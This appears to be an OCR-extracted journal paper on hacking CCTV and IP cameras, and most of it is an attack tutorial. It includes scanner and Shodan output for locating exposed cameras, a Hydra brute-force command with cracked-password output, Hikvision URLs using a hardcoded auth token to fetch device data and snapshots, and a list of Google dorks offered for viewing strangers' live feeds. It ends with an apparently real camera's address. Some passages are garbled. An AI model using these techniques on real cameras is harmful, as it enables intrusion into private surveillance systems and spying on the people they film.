International Journal of Science and Research (IJSR)
ISSN: 2319-7064
SJIF (2019): 7.583

CCTV Cameras Hacking and Prevention Techniques

Preeti Rana

1. Introduction

The use of CCTV cameras is increasingly popular, especially for security reasons. However, such surveillance practices must be balanced against the privacy rights of those subject to the surveillance. Video surveillance, closed-circuit TV and IP-camera systems became virtually omnipresent and indispensable for many organizations, businesses, and users. Their main purpose is to provide physical security, increase safety, and prevent crime. They also became increasingly complex, comprising many communication means, embedded hardware and non-trivial firmware. However, most research to date focused mainly on the privacy aspects of such systems, and did not fully address their issues related to cyber-security in general, and visual layer (i.e., imagery semantics) attacks in particular. In this paper, I conduct a systematic review of existing and novel threats in video surveillance, closed-circuit TV and IP-camera systems based on publicly available data. The insights can then be used to better understand and identify the security and the privacy risks associated with the development, deployment and use of these systems. Includes existing and novel threats, along with their existing or possible countermeasures, and summarize this knowledge that can be used in a practical way as a security checklist when assessing cyber-security level of existing or new CCTV designs and deployments. I also provide a set of recommendations and mitigations that can help improve the security and privacy levels provided by the hardware, the firmware, the network communications and the operation of video surveillance systems. I hope the findings in this paper will provide a valuable knowledge of the threat landscape that such systems are exposed to, as well as promote further research and widen the scope of this field beyond its current boundaries. The field of CCTV surveillance is topical and widely used in many different applications. The fundamental part of the CCTV system is a reliable image evaluation by a human observer, whose effectiveness is influenced by many variables.

2. Methods to Hack CCTV Cameras

Vulnerabilities of a network:
Possible attacks on a DVR, NVR or IP camera:

a) Man-in-the-middle password interruption.
b) Brute-force attacks (try a sequence of possible passwords).
c) Dictionary attack (try a sequence of words as passwords).
d) Exploiting vulnerability in services(such as webserver)
e) Denial of Service attack (request many concurrent connections).
f) Social Engineering (getting information through people)
g) Network scanning and use of manufacturer default passwords.
h) Invasion by viruses specially created for these devices.
i) Former technicians, employees or other people sabotaging the system.

In MITM, the attacker positions himself between the client and server from within the internal network or through the Internet. When you create a password it does not matter if it is different or not, it may be the longest and most complex password in the universe that is will still be displayed to the hacker. An attack like this can be avoided by encrypting the password sent between client and server and also through secure connection via VPN (virtual private network).


In brute-force attacks and dictionary attacks the hacker uses software to send a fast sequence of passwords to the DVR until find the current one, it’s just like try and error approach. A software developed for this purpose can try thousands of combinations in a matter of minutes until you find the correct system password. This attack can be prevented with a password policy that combines letters, numbers and special characters.

But again keep in mind that this does not guarantee that you can have 100% security, because in the previously mentioned attack (MITM) the attacker can get the password even if it is a hard one. But if I talk about protecting the system, combining strong password with encryption or VPN for eg. to reduce the risk of successful attacks. Also customers who will hardly pay for a periodic maintenance that include firmware update. Most of the time the clients have their system hacked and do not know, because the hacker can simply log in the camera ,see what they need ,export the recording and leave the system quietly, he/she can even delete the logs of evidence. There are a lot of equipment already installed in homes and small business that have old firmware and will remain like this forever since once installed the clients never update them. But there is a way to reduce the risks and if you still do not have deep IT knowledge, you can at least use, safe passwords, use more secure and reliable equipment brands, work on constant firmware updates, update passwords.

But this is only not suffice as a security camera has an internal as well as other programs that may have vulnerabilities known to hackers that will exploit them to gain access to the system and bypass the user/password.

Tools/Hacking Techniques used to perform such attack:

○ You can use The Angry IP Scanner to scan the Internet and look for IP cameras and recorders.




```
Base IP: 129.226.36.183
Hostname: unknown

IP                 Ping   Ho
129.250.47.62      [n/a]  [n/s
129.103.255.50     [n/a]  [n/s
129.139.233.207    [n/a]  [n/s
129.235.102.53     [n/a]  [n/s
129.220.230.23     [n/a]  [n/s
129.108.254.82     [n/a]  [n/s
129.150.207.162    [n/a]  [n/s
129.44.94.90       [n/a]  [n/s
129.39.118.222     [n/a]  [n/s
129.182.212.188    [n/a]  [n/s]        [n/s]        [n/s]
Ready                     Display: All    Threads: 0
```

```
Scan Statistics
Scanning completed
Total time: 15.7 sec
Average time per host: 0.16 sec

Random
100: 129.226.36.183 / 255.0.0.0

Hosts scanned: 99
Hosts alive: 5
With open ports: 2
```




```
Base IP: 129.226.36.183     IP Mask: 255.0.0.0        Random
Hostname: unknown                Count 100

IP                Ping    Hostname             Ports [3+]  Web detect
129.124.123.80    [n/a]   [n/s]                [n/s]       [n/s]
129.62.8.118      [n/a]   [n/s]                [n/s]       [n/s]
129.176.50.63     [n/a]   [n/s]                [n/s]       [n/s]
129.89.109.155    [n/a]   [n/s]                [n/s]       [n/s]
129.238.180.196   [n/a]   [n/s]                [n/s]       [n/s]
129.251.61.63     [n/a]   [n/s]                [n/s]       [n/s]
129.13.40.178     192 ms  cm-atis-tm.scc.kit.e 80          Apache/2.4.38 (Debian)
129.92.59.167     [n/
129.220.45.187    [n/
129.223.220.38    [n/
Ready
```

```
IP address details
IP:          129.13.40.178
Ping:        192 ms
Hostname:    cm-atis-tm.scc.kit.edu
Ports:       80
Web detect:  Apache/2.4.38 (Debian)
```

- Using shodan.io



TOTAL RESULTS
10,750

TOP COUNTRIES

China	2,503
Switzerland	1,802
United States	1,641
Singapore	1,101
Romania	894

TOP SERVICES

HTTP (8080)	719
8081	574
HTTPS	419
HTTP	352
NAS Web Interfaces	269

TOP ORGANIZATIONS

Swisscom (Schweiz) AG	1,778
Asia Pacific Network Information Center, Pty. Ltd.	862
RCS & RDS Business	861
Shanghai UCloud Information Technology Comp...	826
Tencent cloud computing (Beijing) Co., Ltd.	753

TOP OPERATING SYSTEMS

QTS	7
Unix	7
Windows 6.1	4

TOP PRODUCTS

Apache httpd	190
Tenvis webcam viewer httpd	189
webcam 7 httpd	140

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

RELATED TAGS: ufanet

BIG-IP®- Redirect
129.226.36.183
India, Mumbai

```
HTTP/1.1 200 OK
B44f479747a910a27dc8977282623951: QDvU9ETML fENu3rUymsLjtlaupEtqZh2bibGuK7hAY
Content-Type: application/json
Server: BigIP Docker/1.13.1 (linux),docker 1.20,Jboss,Apache-Coyote/1.1,WildFly/10,WebLogic Server 6.0,WebLogic Server 7.0 SP4,phpstudy,struts,jenkins,g
```

BIG-IP®- Redirect
Tencent Cloud Computing (Beijing) Co., Ltd
China, Guangzhou

SSL Certificate
Issued By
|- Common Name: example.com
Issued To
|- Common Name: example.com
Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
B44f479747a910a27dc8977282623951: rN358?U23u5ZiRbu2xU0wcvdcxbuDwtYQ
Content-Type: application/json
Server: BigIP Docker/1.13.1 (linux),docker 1.20,Jboss,Apache-Coyote/1.1,WildFly/10,WebLogic Server 6.0,WebLogic Server 7.0 SP4,phpstudy,struts,jenkins,gSOAP,lighttpd,Servlet,IBM_H...
```

28ZE
Swisscom (Schweiz) AG
Switzerland, Bolligen

SSL Certificate
Issued By
|- Organization: Internet Widgits Pty Ltd
Issued To
|- Organization: Internet Widgits Pty Ltd
Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: 360 web server, 792/71644 HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTeK UPnP/1.0 MiniUPnPd/1.4, ATS/5.3.0, Adaptec ASM 1.1, AirTies/ASP
Allegro-Software-RomPager/4.06, AmirHossein Server v1..
```

- Using exploit tool (software) (create exploit tools to automate the hacking process).
- Using a simple command.
- Using brute force attack.


  You can use Hydra for Linux/Windows and you need to have your password file ready with the words you want to use.

  Use the command:

```
hydra -s 88 -l admin -P /root/desktop/pass.txt -e ns <camera IP>
```

Where,

- s88 -> the port number on the IP camera.
- l admin -> default login name that will be used (admin).
- p /root/desktop/pass.txt -> your password list file.
- e -> empty password.
- ns -> try login and empty password.



```
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-04 20:34:10
root@DeepHack:~# hydra -s 80 -l admin -P /root/Desktop/wl/cctvpass.txt -e ns -t 16 [redacted]4.151.110 http
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-04 20:34:34
[WARNING] The service http has been replaced with http-head and http-get, using by default GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] 16 tasks, 1 server, 645 login tries (l:1/p:645), ~40 tries per task
[DATA] attacking service http-get on port 80
[WARNING] Unusual return code: 5 for admin:RIP000
[WARNING] Unusual return code: 5 for admin:tech
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:monitor
[WARNING] Unusual return code: 5 for admin:recovery
[WARNING] Unusual return code: 5 for admin:recovery
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:tech
[WARNING] Unusual return code: 5 for admin:manager
[WARNING] Unusual return code: 5 for admin:1234admin
[WARNING] Unusual return code: 5 for admin:security
[WARNING] Unusual return code: 5 for admin:password
[WARNING] Unusual return code: 5 for admin:tech
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:tech
[   ][   ] host: [redacted]4.151.110   login: admin   password: PASSWORD
[   ][   ] host:           4.151.110   login: admin   password: tech
[   ][   ] host:           4.151.110   login: admin   password: admin
[   ][   ] host:           4.151.110   login: admin   password:
[WARNING] Unusual return code: 5 for admin:secure
[WARNING] Unusual return code: 5 for admin:password
[   ][   ] host: [redacted]4.151.110   login: admin   password: tech
[   ][   ] host:           4.151.110   login: admin   password: ILMI
[   ][   ] host:           4.151.110   login: admin   password: PASSWORD
[   ][   ] host:           4.151.110   login: admin   password: ANYCOM
[   ][   ] host:           4.151.110   login: admin   password: adminttd
```

The software runs and starts trying different words it gets from the txt file and keep doing this until there's a match.

Modern IP CCTV cameras don't allow this type of brute force attack because they block themselves for some time after too many login attempts.

Hack CCTV Camera using a simple command:

How to get the IP camera information:

It's also possible to hack camera like Hikvision Camera by just sending a specific command by just sending a specific command that gets the camera information or take a screenshot. Firmware can also exploited this way.

If you type the camera IP and port followed by the command below you will see the camera details, such as device name, model and firmware version.

<camera IP>:<camera port> System/deviceInfo?auth=YWRtaW$_4$6MTEK

How to take a camera screenshot command is:

<cameraIP>:<cameraPort>onvif-http/snapshot?auth=YWRtaW$_4$6MTEK

Malware, a type of virus that gets into your IT device and can be used by hackers who gain remote access to the device to attack other servers on the Internet.


Recently there is a major concern with one of these malware called Mirai which became very famous for using devices such as routers, and especially CCTV cameras as a source of DVDs attack to servers on the Internet.

CCTV Camera Code List

- **inurl:/view.shtml**
- **inurl view index.shtml**
- **inurl view index.shtml near me**
- **inurl:ViewerFrame?Mode=**
- **inurl:ViewerFrame?Mode=Refresh**
- **inurl:view/index.shtml**
- **inurl:view/view.shtml**
- **intitle:"live view" intitle:axis**
- **intitle:liveapplet**
- **intitle:liveapplet inurl:LvAppl**
- **inurl view index.shtml near my location**
- **intitle:"EvoCam" inurl:"webcam.html"**
- **intitle:"Live NetSnap Cam-Server feed"**
- **intitle:"Live View / – AXIS 206M"**
- **intitle:"Live View / – AXIS 206W"**

- **intitle:”Live View / – AXIS 210″**
- **inurl:indexFrame.shtml Axis**
- **intitle:start inurl:cgistart**
- **intitle:”WJ-NT104 Main Page”**
- **intitle:snc-z20 inurl:home/**
- **intitle:snc-cs3 inurl:home/**
- **intitle:snc-rz30 inurl:home/**
- **intitle:”sony network camera snc-p1″**
- **intitle:”sony network camera snc-m1″**
- **intitle:”Toshiba Network Camera” user login**
- **intitle:”i-Catcher Console – Web Monitor”**
- **all in title :”Network Camera Network Camera”**
- **intitle:axis intitle:”video server”**
- **inurl /view/index.shtml school**
- **inurl view index shtml cctv**

Search these codes on Google. After searching these codes on google, you will get many websites for watching online CCTV live cameras.



inurl:"view/index.shtml"

GHDB-ID: 5787

Author: ALEXANDROS PAPPAS

Published: 2020-03-16

Google Dork Description: inurl:"view/index.shtml"


Google Search: inurl:"view/index.shtml"

```
# Google Dork: inurl:"view/index.shtml"

# By using this dork, various camera LIVE AXIS MODEL web interfaces can be
found.

# Date: 14/03/2020

# Exploit Author: Alexandros Pappas
```


117.206.86.53:8080/view/view.shtml?id=17509&imagepath=%2Fmjpg%2Fvideo.mjpg%3Fcamera%3D1&size=1

AXIS P1425-LE Network Camera

POWERED BY: RAMAN IT